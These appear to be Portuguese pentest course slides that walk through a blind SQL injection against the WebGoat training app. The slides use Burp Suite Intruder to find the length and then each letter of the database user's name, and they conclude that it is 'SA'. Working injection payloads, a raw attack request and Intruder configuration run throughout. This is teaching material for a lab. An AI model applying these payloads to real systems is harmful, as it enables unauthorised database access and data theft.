

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>



Hackeando um Banco de Dados

Nessa parte da aula, vamos descobrir o nome do usuário que se conecta ao banco de dados de nosso **WebGoat**. Então primeiro precisamos saber o comprimento do nome de usuário. Vamos tentar injetar a seguinte frase:

`101 AND 1 = char_length (current_user)`

Enter your Account Number: Go!

Invalid account number.

Hackeando um Banco de Dados

O próximo passo é encontrar este último pedido no histórico de proxy do **BurpSuite** e enviá-lo para o **intruder**, como mostrado:

The screenshot displays the Burp Suite interface. At the top, a table lists several HTTP requests. The first request is highlighted, and a context menu is open over it, showing various actions like 'Send to Spider', 'Do an active scan', 'Do a passive scan', 'Send to Intruder' (highlighted), 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Show response in browser', 'Request in browser', 'Engagement tools [Pro version only]', and 'Copy URL'.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.102	POST	/WebGoat/attack?Screen=4&men...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	29662	HTML		Blind Nume
5	http://192.168.56.102	GET	/WebGoat/javascript/lessonNav.js	<input type="checkbox"/>	<input type="checkbox"/>	304	268	script	js	
6	http://192.168.56.102	GET	/WebGoat/javascript/makeWindow.js	<input type="checkbox"/>	<input type="checkbox"/>	304	267	script	js	
8	http://192.168.56.102	GET	/WebGoat/javascript/javascript.js	<input type="checkbox"/>	<input type="checkbox"/>	304	267	script	js	

Request Response

Raw Params Headers Hex

POST /WebGoat/attack?Screen=4&menu=1100 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.102/WebGoat/attack?Screen=4&menu=1100
Cookie: BEEFHOOK=UbQE2Amf3kYi17oDw9LjWltYnPSNTL5Jag9fs4COP; JSESSIONID=8B2040AAAF7BDCCB83A7BEECF23946FC; acopendivids=...
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

account_number=101+AND+1%3Dchar_length%28current_user%29&...

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy URL

0 matches



Hackeando um Banco de Dados

Uma vez enviado ao **intruder**, podemos limpar todos os marcadores com o botão Clear e adicionar um novo no caractere 1 e após o AND, como mostrado:

```
account_number=101+AND+$1$%3Dchar_length%28current_user%29&SUBMIT=Go%21
```

Hackeando um Banco de Dados



Vá para a seção de **Payload** e defina o tipo de **Payload type** para **Numbers**. Defina o tipo de **Payload** para **Sequential**, de 1 a 15 com um **step** de 1.

Payload set:	<input type="text" value="1"/>	Payload count:	15
Payload type:	<input type="text" value="Numbers"/>	Request count:	15

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.


Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:



Para ver se uma resposta é positiva ou negativa, vá para as **Options** do **Intruder**, desmarque a lista **Grep-Match** e adicione: **Invalid account number.** e **Account number is valid.** (Com o ponto final!)



Grep - Match



These settings can be used to flag result items containing specified expressions.



Flag result items with responses matching these expressions:

Paste

Load ...


Remove

Clear

Account number is valid.

Invalid account number.





Para fazer com que os aplicativos fluam, selecione **Always** na seção **Redirections** e selecione **Process cookies** em **Redirections**.



Redirections



These settings control how Burp handles redirections when performing attacks.

Follow redirections: ☐ Never
☐ On-site only
☐ In-scope only
☒ Always

☒ Process cookies in redirections



Hackeando um Banco de Dados

Agora selecione a opção **Start the attack**

Results Target Positions Payloads Options								
Filter: Showing all items								
Request ▲	Payload	Status	Error	Timeout	Length	Invalid...	Accou...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	baseline request
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	29625	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	



Hackeando um Banco de Dados

Ele encontrou uma resposta válida no número **2**, isso significa que o nome de usuário de nosso banco de dados é apenas **dois caracteres**.

Hackeando um Banco de Dados



Agora, vamos adivinhar cada caractere no nome de usuário, começando por adivinhar a primeira letra. Envie o seguinte no aplicativo: 101 AND 1 = (current_user LIKE 'b%')

Escolhemos o **b** como a primeira letra para obter **BurpSuite** para obter o pedido, poderia ter sido qualquer letra.

```
Content-Type: application/x-www-form-urlencoded  
Content-Length: 31
```

```
account_number=101 AND 1=(current_user LIKE '§b§%')&SUBMIT=Go%21
```

Hackeando um Banco de Dados



Nossa **payload** será uma lista simples contendo todas as letras minúsculas e maiúsculas (de a para z e de A para Z):

The screenshot shows a web application interface for configuring a payload set. At the top, there are two rows of controls. The first row has a 'Payload set:' label followed by a dropdown menu showing '1', and a 'Payload count: 52' label. The second row has a 'Payload type:' label followed by a dropdown menu showing 'Simple list', and a 'Request count: 52' label. Below these controls is a section titled '? Payload Options [Simple list]' in orange text. Underneath the title is a descriptive text: 'This payload type lets you configure a simple list of strings that are used as payloads.' To the left of a list box are four buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. The list box itself contains a list of lowercase letters from 'a' to 'h', with 'a' highlighted in orange. A vertical scrollbar is visible on the right side of the list box.

Payload set: 1 Payload count: 52

Payload type: Simple list Request count: 52

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

a
b
c
d
e
f
g
h



Hackeando um Banco de Dados

Repita os dois ultimos passos nesta nessa aula e inicie o ataque, como mostrado aqui:

Request ▲	Payload	Status	Error	Redire...	Timeout	Length	Invalid account ...	Account number is valid.	Ci
15	O	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
16	P	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
17	Q	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
18	R	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
19	S	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29625	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
20	T	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
21	U	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
22	V	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29624	<input checked="" type="checkbox"/>	<input type="checkbox"/>	



Hackeando um Banco de Dados

A primeira letra do nosso nome de usuário é S. Agora, precisamos encontrar o segundo caractere do nome, então enviamos:

101 AND 1=(current_user='Sa') para a caixa de texto do aplicativo e enviamos o pedido para o intruder.

```
account_number=101+AND+1%3D%28current_user%3D%27S§a§%27%29&SUBMIT=Go%21
```

Hackeando um Banco de Dados

Repita as etapas as outras etapas. No nosso exemplo, só usamos letras maiúsculas na lista, pois se a primeira letra for uma letra Maiúscula, há uma alta chance de ambos os caracteres no nome serem maiúsculas também.

Filter: Showing all items

Request	Payload	Status	Error	Redire...	Timeout	Length	Invalid...	Accou...	Comment
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	29618	<input checked="" type="checkbox"/>	<input type="checkbox"/>	baseline request
1	A	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29619	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
2	B	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29618	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
3	C	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29618	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
4	D	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29618	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
5	E	200	<input type="checkbox"/>	0	<input type="checkbox"/>	29618	<input checked="" type="checkbox"/>	<input type="checkbox"/>	



Hackeando um Banco de Dados

O segundo caractere do nome é o **A**, então o usuário do banco de dados que o aplicativo usa para fazer consultas é **SA**. SA significa Administrador do Sistema(System Administrator) nos bancos de dados **SQL Server da Microsoft.**